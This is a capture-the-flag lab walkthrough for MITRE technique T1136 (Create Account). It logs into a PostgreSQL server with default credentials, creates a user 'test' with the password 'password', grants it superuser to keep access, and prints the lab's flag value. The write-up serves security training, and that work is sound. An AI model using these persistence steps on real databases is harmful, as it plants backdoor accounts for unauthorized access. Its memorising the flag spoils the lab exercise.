ATTACK DEFENSE

by PentesterAcademy

Name	T1136: Create Account
URL	https://www.attackdefense.com/challengedetails?cid=1583
Type	MITRE ATTACK Linux : Persistence

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Objective:

1. Maintain access on the target machine by creating a PostgreSQL user.
2. Retrieve flag from the target machine.

Solution:

Step 1: Finding the IP address of target machine.

Command: ifconfig



```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.3  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:03  txqueuelen 0  (Ethernet)
        RX packets 223  bytes 19271 (18.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 193  bytes 657112 (641.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.65.135.2  netmask 255.255.255.0  broadcast 192.65.135.255
        ether 02:42:c0:41:87:02  txqueuelen 0  (Ethernet)
        RX packets 33  bytes 5275 (5.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 19  bytes 2417 (2.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 36  bytes 3114 (3.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 36  bytes 3114 (3.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```


The target machine is at 192.65.135.3

Step 2: Enumerate databases and users by interacting with the PostgreSQL server using psql.

The credentials required to access PostgreSQL server are:

- Username: postgres
- Password: password


Command: psql -h 192.65.135.3 -U postgres



```
root@attackdefense:~# psql -h 192.65.135.3 -U postgres
Password for user postgres:
psql (11.1 (Debian 11.1-1+b1), server 9.5.14)
SSL connection (protocol: TLSv1.2, cipher: ECDHE-RSA-AES256-GCM-SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=#
```

Enumerate the database present on the server.


Command: \l



```
postgres=# \l
                                  List of databases
   Name    |  Owner   | Encoding  | Collate | Ctype |   Access privileges
-----------+----------+-----------+---------+-------+-----------------------
 flag      | postgres | SQL_ASCII | C       | C     |
 postgres  | postgres | SQL_ASCII | C       | C     |
 template0 | postgres | SQL_ASCII | C       | C     | =c/postgres          +
           |          |           |         |       | postgres=CTc/postgres
 template1 | postgres | SQL_ASCII | C       | C     | =c/postgres          +
           |          |           |         |       | postgres=CTc/postgres
(4 rows)

postgres=#
```

Connect to database flag and enumerate the tables.

Command: \c flag
\d
select * from flag;




```
postgres=# \c flag
psql (11.1 (Debian 11.1-1+b1), server 9.5.14)
SSL connection (protocol: TLSv1.2, cipher: ECDHE-RSA-AES256-GCM-SHA384, bits: 256, compression: off)
You are now connected to database "flag" as user "postgres".
flag=# \d
        List of relations
 Schema | Name | Type  |  Owner
--------+------+-------+----------
 public | flag | table | postgres
(1 row)

flag=# select * from flag;
 value
-------
(0 rows)

flag=#
```

The flag table is empty.

Enumerating PostgreSQL Users.

Command: \du




```
flag=# \du
                                 List of roles
 Role name |                         Attributes                         | Member of
-----------+------------------------------------------------------------+-----------
 postgres  | Superuser, Create role, Create DB, Replication, Bypass RLS | {}

flag=# 
```

Only “postgres” user exists on the PostgreSQL server.

Step 3: Create a user with superuser privilege to maintain access on the PostgreSQL server.

Create user:


Command: CREATE user test WITH PASSWORD 'password';
\du



```
flag=# CREATE USER test WITH PASSWORD 'password';
CREATE ROLE
flag=# \du
                                 List of roles
 Role name |                         Attributes                         | Member of
-----------+------------------------------------------------------------+-----------
 postgres  | Superuser, Create role, Create DB, Replication, Bypass RLS | {}
 test      |                                                            | {}

flag=# 
```


Assign superuser role to newly created user:

Command: ALTER USER test WITH SUPERUSER



```
flag=# ALTER USER test WITH SUPERUSER;
ALTER ROLE
flag=# \du
                                   List of roles
 Role name |                         Attributes                         | Member of
-----------+------------------------------------------------------------+-----------
 postgres  | Superuser, Create role, Create DB, Replication, Bypass RLS | {}
 test      | Superuser                                                  | {}

flag=# 
```

Command: \l




```
flag=# \l
server closed the connection unexpectedly
        This probably means the server terminated abnormally
        before or while processing the request.
The connection to the server was lost. Attempting reset: Failed.
!> 
```

The connection terminates after 5 minutes of starting the lab. The password of user “postgres” has been modified and cannot be used to access the postgreSQL server.

Step 4: Access the PostgreSQL server with the newly created user “test”.


Command: psql -h 192.65.135.3 -U test flag



```
root@attackdefense:~# psql -h 192.65.135.3 -U test flag
Password for user test:
psql (11.1 (Debian 11.1-1+b1), server 9.5.14)
SSL connection (protocol: TLSv1.2, cipher: ECDHE-RSA-AES256-GCM-SHA384, bits: 256, compression: off)
Type "help" for help.

flag=# 
```

Step 5: Retrieve the flag

Commands:
\l
\c flag
select * from flag;



```
flag=# \l
                                  List of databases
   Name    |  Owner   | Encoding  | Collate | Ctype |   Access privileges
-----------+----------+-----------+---------+-------+-----------------------
 flag      | postgres | SQL_ASCII | C       | C     |
 postgres  | postgres | SQL_ASCII | C       | C     |
 template0 | postgres | SQL_ASCII | C       | C     | =c/postgres          +
           |          |           |         |       | postgres=CTc/postgres
 template1 | postgres | SQL_ASCII | C       | C     | =c/postgres          +
           |          |           |         |       | postgres=CTc/postgres
(4 rows)

flag=# \c flag
psql (11.1 (Debian 11.1-1+b1), server 9.5.14)
SSL connection (protocol: TLSv1.2, cipher: ECDHE-RSA-AES256-GCM-SHA384, bits: 256, compression: off)
You are now connected to database "flag" as user "test".
flag=# select * from flag;
              value
----------------------------------
 7013d737350d31f57c39118ac4aa5935
(1 row)

flag=#
```

FLAG: 7013d737350d31f57c39118ac4aa5935

References:

1. PostgreSQL (https://www.postgresql.org/)
2. psql (https://www.postgresql.org/docs/9.0/app-psql.html)